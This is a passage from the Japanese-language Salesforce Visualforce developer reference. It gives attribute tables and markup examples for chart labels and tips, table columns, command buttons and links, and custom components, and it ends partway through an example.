color	String	HTML スタイルの (16 進) 色として指定されるラベルテキストの色。指定されていない場合、この値はデフォルトの「#000」(黒) に設定されます。		23.0	
display	String	ラベルの位置を指定するか、ラベルの表示を無効化する。有効なオプションは、次のとおりです。 • rotate • middle • insideStart • insideEnd • outside • over • under • none (ラベルは表示されない) 指定されていない場合、この値はデフォルトの「middle」に設定されます。		23.0	
field	String	系列の各データポイントのラベルの取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。指定されていない場合、この値はデフォルトの「name」に設定されます。		23.0	
font	String	CSS スタイルのフォント定義として、ラベルテキストに使用するフォント。指定されていない場合、この値はデフォルトの「11px Helvetica, sans-serif」に設定されます。		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
minMargin	Integer	視覚化の原点に対するラベルからの最小距離をピクセル単位で指定する。指定されていない場合、この値はデフォルトの 50 に設定されます。		23.0	
orientation	String	ラベルテキストの文字を表示する (通常または縦書き)。有効なオプションは、次のとおりです。 • horizontal • vertical 指定されていない場合、通常の左から右のテキストではこの値はデフォルトの、「horizontal」に設定されます。		23.0	
rendered	Boolean	グラフのラベルをグラフに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
rendererFn	String	軸または系列のラベルとして表示されるラベルに追加または上書きする JavaScript 関数の名前を指定する文字列。		26.0	
rotate	Integer	ラベルテキストを回転する角度。指定されていない場合、この値はデフォルトの 0 に設定されます。		23.0	

apex:chartTips

データ系列の要素にマウスを重ねると表示されるツールチップを定義します。このコンポーネントでは、データ系列のコンポーネントの tips 属性を true に設定すると表示されるデフォルトのツールチップより多くの設定オプションを提供します。

注: このコンポーネントはデータ系列コンポーネントで囲む必要があります。

例

```
<!-- Page: -->

<apex:chart height="400" width="700" data="{!data}">

    <apex:axis type="Numeric" position="left" fields="data1"
```

```
        title="Millions" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:barSeries title="Monthly Sales" orientation="vertical" axis="left"
        xField="name" yField="data1">
        <apex:chartTips height="20" width="120"/>
    </apex:barSeries>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
height	Integer	ツールチップの高さ (ピクセル単位)。		23.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		23.0	global
labelField	String	系列のデータポイントごとのツールチップのラベルとして使用するグラフデータの各レコードの項目。ツールチップは <label>: <value> として表示されます。この項目はグラフデータのすべてのレコードに存在している必要があります。この値が指定されていない場合、円およびゲージグラフの系列では labelField、それ以外のデータ系列では xField にデフォルトで設定されます。		23.0	
rendered	Boolean	データ系列のツールチップをグラフに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		23.0	
rendererFn	String	グラフのヒントとして表示されるツールチップに追加または上書きする JavaScript 関数の名前を指定する文字列。		26.0	
trackMouse	Boolean	マウスポインタを置いたときにグラフのヒントを表示するかどうかを指定する boolean 値。指定さ		23.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		れていない場合、この値はデフォルトの true に設定されます。			
valueField	String	系列のデータポイントごとのツールチップの値として使用するグラフデータの各レコードの項目。ツールチップは <label>: <value> として表示されます。この項目はグラフデータのすべてのレコードに存在している必要があります。この値が指定されていない場合、円およびゲージグラフの系列では dataField、それ以外のデータ系列では yField にデフォルトで設定されます。		23.0	
width	Integer	ツールチップの幅 (ピクセル単位)。		23.0	

apex:column

テーブルの単一の列です。<apex:column> コンポーネントは必ず <apex:dataTable> または <apex:pageBlockTable> コンポーネントの子である必要があります。

sObject 項目を <apex:column> の value 属性として指定すると、その項目に関連付けられている表示ラベルがデフォルトで列ヘッダーとして使用されます。この動作を上書きするには、列の headerValue 属性か、または列の header facet を使用します。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、テーブルのすべての行の列に対して生成された <td> タグに適用されます。

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Account">

    <apex:pageBlock title="My Content">

        <apex:pageBlockTable value="{!account.Contacts}" var="item">

            <apex:column value="{!item.name}"/>
```

```
            <apex:column value="{!item.phone}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
breakBefore	Boolean	列がテーブルで新しい行を開始するかどうかを指定する boolean 値。true に設定されている場合、列が新しい行を開始します。指定されていない場合、この値はデフォルトの false に設定されます。		10.0	global
colspan	Integer	この列がテーブルでまたぐ列の数。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
dir	String	生成された列のテキストの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
footerClass	String	列フッターの表示に使用されるスタイルクラス (定義されている場合)。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
footercolspan	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footerdir	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footerlang	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronclick	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
footerondblclick	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronkeydown	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronkeypress	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronkeyup	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronmousedown	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronmousemove	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronmouseout	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronmouseover	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footeronmouseup	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footerstyle	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footertitle	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
footerValue	String	列フッターに表示されるテキスト。この属性の値を指定すると、列の footer facet を使用できません。		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
headerClass	String	テーブルヘッダーの表示に使用されるスタイルクラス (定義されている場合)。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
headercolspan	String	このヘッダー列がテーブルでまたぐ列の数 (定義されている場合)。この属性は Visualforce ページのバージョン 16.0 以降では使用できません。		10.0	global
headerdir	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headerlang	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronclick	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headerondblclick	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronkeydown	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronkeypress	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronkeyup	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronmousedown	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronmousemove	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
headeronmouseout	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronmouseover	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headeronmouseup	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headerstyle	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headertitle	String	この属性は Salesforce API バージョン 16.0 では使用できなくなりました。ページへの影響はありません。		10.0	global
headerValue	String	列ヘッダーに表示されるテキスト。この属性の値を指定すると、列の header facet を使用できません。この属性の値を指定することで、列本文の inputField または outputField を使用する場合に表示されるデフォルトのヘッダーラベルが上書きされます。		12.0	global
id	String	ページの他のコンポーネントが列コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onclick	String	列で onclick イベントが発生した場合 (列をクリックした場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
ondblclick	String	列で ondblclick イベントが発生した場合 (列をダブルクリックした場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onkeydown	String	列で onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。			
onkeypress	String	列で onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onkeyup	String	列で onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onmousedown	String	列で onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onmousemove	String	列で onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onmouseout	String	列で onmouseout イベントが発生した場合 (ユーザが列からマウスポインタを移動した場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onmouseover	String	列で onmouseover イベントが発生した場合 (ユーザがマウスポインタを列に重ねた場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
onmouseup	String	列で onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rowspan	Integer	この列の各セルがテーブルで占める行の数。		10.0	global
style	String	列の表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		この値はヘッダーセルおよびフッターセルには適用されません。			
styleClass	String	列の表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。この値はヘッダーセルおよびフッターセルには適用されません。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	String	ヘッダーセルおよびフッターセル以外ですべての列のセルに表示されるテキスト。この属性の値を指定すると、列の開始タグおよび終了タグの間にコンテンツを追加することはできません。		12.0	global
width	String	列のピクセル (px) またはパーセント (%) 単位の幅。指定されていない場合、この値はデフォルトの 100 ピクセルに設定されます。		10.0	global

Facet

facet 名	説明	API バージョン
footer	列のフッターセルに表示されるコンポーネント。列の最後のセルの表示は、name="footer" を含む facet によって制御されるため、footer facet が列コンポーネントの本文に表示される順序は重要ではありません。footer facet を使用する場合、列の footerValue 属性の値を指定できません。	10.0
header	列のヘッダーセルに表示されるコンポーネント。列の最初のセルの表示は、name="header" を含む facet によって制御されるため、header facet が列コンポーネントの本文に表示される順序は重要ではありません。header facet を使用する場合、列の headerValue 属性の値を指定できません。この facet の値を指定することで、列本文の inputField または outputField を使用する場合に表示されるデフォルトのヘッダー表示ラベルが上書きされます。	10.0

apex:commandButton

<apex:commandButton> タグの指定値に応じて、submit、reset、または image に設定されている型属性を持つ HTML 入力要素として表示されるボタンです。このボタンはコントローラで定義されているアクションを実行してから、現在のページを更新するか、またはアクションで返される PageReference 変数に基づいて他のページに移動します。

<apex:commandButton> コンポーネントは必ず <apex:form> コンポーネントの子である必要があります。

<apex:commandLink> も参照してください。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された <input> タグに適用されます。

```
<apex:commandButton action="{!save}" value="Save" id="theButton"/>
```

上述の例では次の HTML を表示します。

```
<input id="thePage:theForm:theButton" type="submit" name="thePage:theForm:theButton"
value="Save" />
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	コマンドボタンにフォーカスを置くキーボードのアクセスキー。コマンドボタンにフォーカスがあるときに Enter キーを押す操作は、ボタンをクリックする操作と同じです。		10.0	global
action	ApexPages.Action	サーバに対する AJAX 要求によって呼び出される action メソッド。このメソッドを参照するには、差し込み項目の構文を使用します。たとえば、action="{!save}" ではコントローラの save メソッドを参照します。アクションが指定されていない場合、ページは単に更新されます。標準コントローラで save、edit、または delete アクションに関連付けられているコマンドボタンは、ユーザに適切な権限がある場合にのみ表示されます。同様に、edit アクションおよび delete アクションに関連付けられているコマンドボタンは、レコードがページに関連付けられている場合にのみ表示されます。		10.0	global
alt	String	コマンドボタンの代替のテキストによる説明。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	このボタンを無効な状態で表示するかどうかを指定するboolean値。trueに設定されている場合、ボタンは無効な状態で表示されます。指定されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
id	String	ページの他のコンポーネントがcommandButtonコンポーネントを参照できるようにする識別子。		10.0	global
image	String	このボタンとして表示される画像の絶対または相対URL。指定されている場合、生成されたHTML入力要素の型は「image」に設定されます。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定するboolean値。trueに設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトのfalseに設定されます。		11.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
onblur	String	onblurイベントが発生した場合(フォーカスがコマンドボタンから離れた場合) に呼び出されるJavaScript。		10.0	global
onclick	String	onclickイベントが発生した場合(ユーザがコマンドボタンをクリックした場合) に呼び出されるJavaScript。		10.0	global
oncomplete	String	AJAX更新要求の結果がクライアントで完了したときに呼び出されるJavaScript。		10.0	global
ondblclick	String	ondblclickイベントが発生した場合 (ユーザがコマンドボタンをダブルクリックした場合) に呼び出されるJavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onfocus	String	onfocus イベントが発生した場合 (フォーカスがコマンドボタンにある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがコマンドボタンからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをコマンドボタンに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
reRender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
status	String	AJAX更新要求の状況を表示する関連付けられているコンポーネントのID。「actionStatusコンポーネント」を参照してください。		10.0	global
style	String	commandButtonコンポーネントの表示に使用されるスタイル。主に、インラインCSSスタイルを追加するために使用されます。		10.0	global
styleClass	String	commandButtonコンポーネントの表示に使用されるスタイルクラス。主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザがTabキーを繰り返し押したときに、他のページコンポーネントと比較して、このボタンが選択される順序。この値は、ユーザがTabキーを押したときに選択される最初のコンポーネントを0として、0～32767の数値である必要があります。		10.0	global
timeout	Integer	AJAX更新要求がタイムアウトするまでの時間(ミリ秒)。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	commandButtonにラベルとして表示されるテキスト。		10.0	global

apex:commandLink

コントローラで定義されているアクションを実行してから、現在のページを更新するか、またはアクションで返されるPageReference変数に基づいて他のページに移動するリンクです。<apex:commandLink>コンポーネントは必ず<apex:form>コンポーネントの子である必要があります。

<apex:commandLink>に要求パラメータを追加するには、ネストされた<apex:param>コンポーネントを使用します。

<apex:commandButton>、<apex:outputLink>も参照してください。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成された<a>タグに適用されます。

例

```
<apex:commandLink action="{!save}" value="Save" id="theCommandLink"/>
```

上述の例では次の HTML を表示します。

```
<a id="thePage:theForm:theCommandLink" href="#" onclick="generatedJs()">Save</a>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	コマンドリンクにフォーカスを置くキーボードのアクセスキー。コマンドリンクにフォーカスがあるときに Enter キーを押す操作は、リンクをクリックする操作と同じです。		10.0	global
action	ApexPages.Action	サーバに対する AJAX 要求によって呼び出される action メソッド。このメソッドを参照するには、差し込み項目の構文を使用します。たとえば、action="{!save}" ではコントローラの save() メソッドを参照します。アクションが指定されていない場合、ページは単に更新されます。標準コントローラで save、edit、または delete アクションに関連付けられているコマンドリンクは、ユーザに適切な権限がある場合にのみ表示されます。同様に、edit アクションおよび delete アクションに関連付けられているコマンドリンクは、レコードがページに関連付けられている場合にのみ表示されます。		10.0	global
charset	String	指定 URL の符号化に使用される文字セット。指定されていない場合、この値はデフォルトの「ISO-8859-1」に設定されます。		10.0	global
coords	String	コマンドリンクに使用される画面のホットスポットの位置と形状(クライアント側の画像マップ用)。カンマ区切り値の数および順序は定義される形状に依存します。たとえば、長方形を定義するには、coords="left-x, top-y, right-x, bottom-y" を使用します。円形を定義するには、coords="center-x、center-y, radius" を使用します。多角形を定義するには、coords="x1, y1, x2, y2, ..., xN, yN" を使用します。ここで、x1 = nN および y1 = yN です。座標はピクセルまたはパーセントで表すことができます。また、		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		座標は対応付けられる画像の左上からの距離を表します。「shape 属性」も参照してください。			
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右)があります。		10.0	global
hreflang	String	「en」、「en-US」など、このコマンドリンクで参照されるリソースの基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
id	String	ページの他のコンポーネントが commandLink コンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onblur	String	onblur イベントが発生した場合(フォーカスがコマンドリンクから離れた場合)に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合(ユーザがコマンドリンクをクリックした場合)に呼び出される JavaScript。		10.0	global
oncomplete	String	AJAX 更新要求の結果がクライアントで完了したときに呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがコマンドリンクをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (フォーカスがコマンドリンクにある場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがコマンドリンクからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをコマンドリンクに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rel	String	現在のドキュメントからこのコマンドリンクで指定される URL へのリレーション。この属性の値は、リンクタイプのスペース区切りのリストです。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
reRender	Object	AJAX更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rev	String	現在のドキュメントへのこのコマンドリンクで指定される URL からの逆リンク。この属性の値は、リンクタイプのスペース区切りのリストです。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
shape	String	クライアント側の画像マップのホットスポットの形状。有効な値は、default、circle、rect、および poly です。「coords 属性」も参照してください。		10.0	global
status	String	AJAX 更新要求の状況を表示する関連付けられているコンポーネントの ID。「actionStatus コンポーネント」を参照してください。		10.0	global
style	String	commandLink コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	commandLink コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、このリンクが選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		10.0	global
target	String	このコマンドリンクによって取得されるリソースを表示するフレームの名前。この属性に使用できる値には、「_blank」、「_parent」、「_self」、「_top」があります。また、目的の移行先の name 属性に値を割り当てることにより、独自のターゲット名を指定することもできます。		10.0	global
timeout	Integer	AJAX 更新要求がタイムアウトするまでの時間 (ミリ秒)。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
type	String	このコマンドリンクで指定されるリソースのMIMEコンテンツタイプ。この属性の使用できる値には、「text/html」、「image/png」、「image/gif」、「video/mpeg」、「text/css」、および「audio/basic」があります。使用できる値の完全なリストなど、詳細は、W3C仕様を参照してください。		10.0	global
value	Object	commandLink ラベルとして表示されるテキスト。commandLink タグの本文にコンテンツを埋め込むことにより、コマンドリンクとして表示するテキストまたは画像を指定することもできます。value 属性および埋め込みコンテンツの両方が指定されると、これらは一緒に表示されます。		10.0	global

apex:component

カスタムVisualforceコンポーネントです。すべてのカスタムコンポーネントの定義は1つの <apex:component> タグ内でラップされている必要があります。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、layout 属性に応じて、生成されたコンテナタグである または に適用されます。

```
<!-- Page: -->


<apex:page>


    <c:myComponent myValue="My component's value" borderColor="red" />


</apex:page>




 <!-- Component:myComponent -->
```

```
<apex:component>

    <apex:attribute name="myValue" description="This is the value for the component."

        type="String" required="true"/>

    <apex:attribute name="borderColor" description="This is color for the border."

        type="String" required="true"/>

    <h1 style="border:{!borderColor}">

        <apex:outputText value="{!myValue}"/>

    </h1>

</apex:component>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
access	String	コンポーネントを同じ名前空間の任意のページ外でコンポーネントとして使用できるかどうかを示す。使用できる値は、「public」(デフォルト)および「global」です。コンポーネントをコンポーネントの名前空間外で使用できるように指定する場合は、globalを使用します。アクセス属性がglobalに設定されている場合は、すべての必須の子apex:attributes のアクセス属性も global に設定する		14.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		必要があります。アクセス属性が public に設定されている場合は、子 apex:attributes のアクセス属性を global に設定することはできません。注意: この指定があるコンポーネントには、管理パッケージの説明にある非推奨ポリシーが適用されます。			
allowDML	Boolean	この属性が「true」に設定されている場合、コンポーネント内に DML を指定できる。デフォルトは「false」です。DML を使用することにより、コンシューマがコンポーネントを使用してページの部分更新を行ううえで問題となり得る副次的影響がある場合があります。コンポーネント内で DML を使用する場合は、コンシューマがページを適切に更新できるように rerender 属性を指定する必要があります。また、コンポーネントの説明で DML が処理するデータの種類の詳細を示して、発生する可能性のある副次的影響をコンポーネントのコンシューマが認識できるようにする必要があります。		13.0	global
controller	String	このカスタムコンポーネントの動作の制御に使用される Apex コントローラの名前。		12.0	global
extensions	String	このカスタムコンポーネントに追加ロジックを追加する 1 つ以上のコントローラ拡張の名前。		12.0	global
id	String	コンポーネント定義で他のタグがコンポーネントを参照できるようにする識別子。		12.0	global
language	String	関連付けられている翻訳が Salesforce にあるラベルの表示に使用される言語。この値はコンポーネントを参照しているユーザの言語より優先されます。この属性に使用できる値には、「en」、「en-US」などの Salesforce でサポートされている言語の言語キーがあります。		12.0	global
layout	String	コンポーネントの HTML レイアウトスタイル。使用できる値には、「block」(HTML div タグでコンポーネントをラップする)、「inline」(HTML span タグでコンポーネントをラップする)、および「none」(生成される HTML タグでコンポーネントをラップしない) があります。指定されていない場合、この値はデフォルトの「inline」に設定されます。		12.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	カスタムコンポーネントを表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの「true」に設定されます。		12.0	global
selfClosing	Boolean	Visualforce エディタでこのコンポーネントを終了する方法を指定する boolean 値。この属性が「true」に設定されている場合、Visualforce エディタがコンポーネントを自己終了タグとしてオートコンプリートします。「true」に設定されていない場合、開始タグおよび終了タグでコンポーネントをオートコンプリートします。たとえば、この属性が myComponent という名前のコンポーネントで「true」に設定されている場合、エディタはこのコンポーネントを <c:myComponent/> のようにオートコンプリートします。「false」に設定されている場合、エディタはこのコンポーネントを <c:myComponent></c:myComponent> のようにオートコンプリートします。コンポーネントに componentBody が含まれている場合、この属性のデフォルトは「false」です。コンポーネントに componentBody が含まれていない場合は、この属性のデフォルトは「true」です。		15.0	

apex:componentBody

このタグを使用して、カスタムコンポーネントの作成者は、ユーザがカスタムコンポーネントにコンテンツを挿入できる場所を定義できます。これは、特にカスタム反復コンポーネントを生成する場合に役立ちます。このコンポーネントは <apex:component> タグ内でのみ有効であり、カスタムコンポーネントあたり 1 つの定義のみを使用できます。

単純な例

```
<!-- Page: -->

<apex:page>

    <apex:outputText value="(page) This is before the custom component"/><br/>

    <c:bodyExample>

        <apex:outputText value="(page) This is between the custom component" /> <br/>
```

```
    </c:bodyExample>
    <apex:outputText value="(page) This is after the custom component"/><br/>
</apex:page>


<!-- Component: bodyExample -->
<apex:component>
    <apex:outputText value="First custom component output" /> <br/>
    <apex:componentBody />
    <apex:outputText value="Second custom component output" /><br/>
</apex:component>
```

高度な例

```
<!-- Page: -->
<apex:page >
    <c:myaccounts var="a">
        <apex:panelGrid columns="2" border="1">
            <apex:outputText value="{!a.name}"/>
            <apex:panelGroup >
                <apex:panelGrid columns="1">
                    <apex:outputText value="{!a.billingstreet}"/>
                    <apex:panelGroup >
                        <apex:outputText value="{!a.billingCity},
                            {!a.billingState} {!a.billingpostalcode}"/>
                    </apex:panelGroup>
                </apex:panelGrid>
            </apex:panelGroup>
        </apex:panelGrid>
    </c:myaccounts>
```

```
</apex:page>


<!-- Component: myaccounts-->
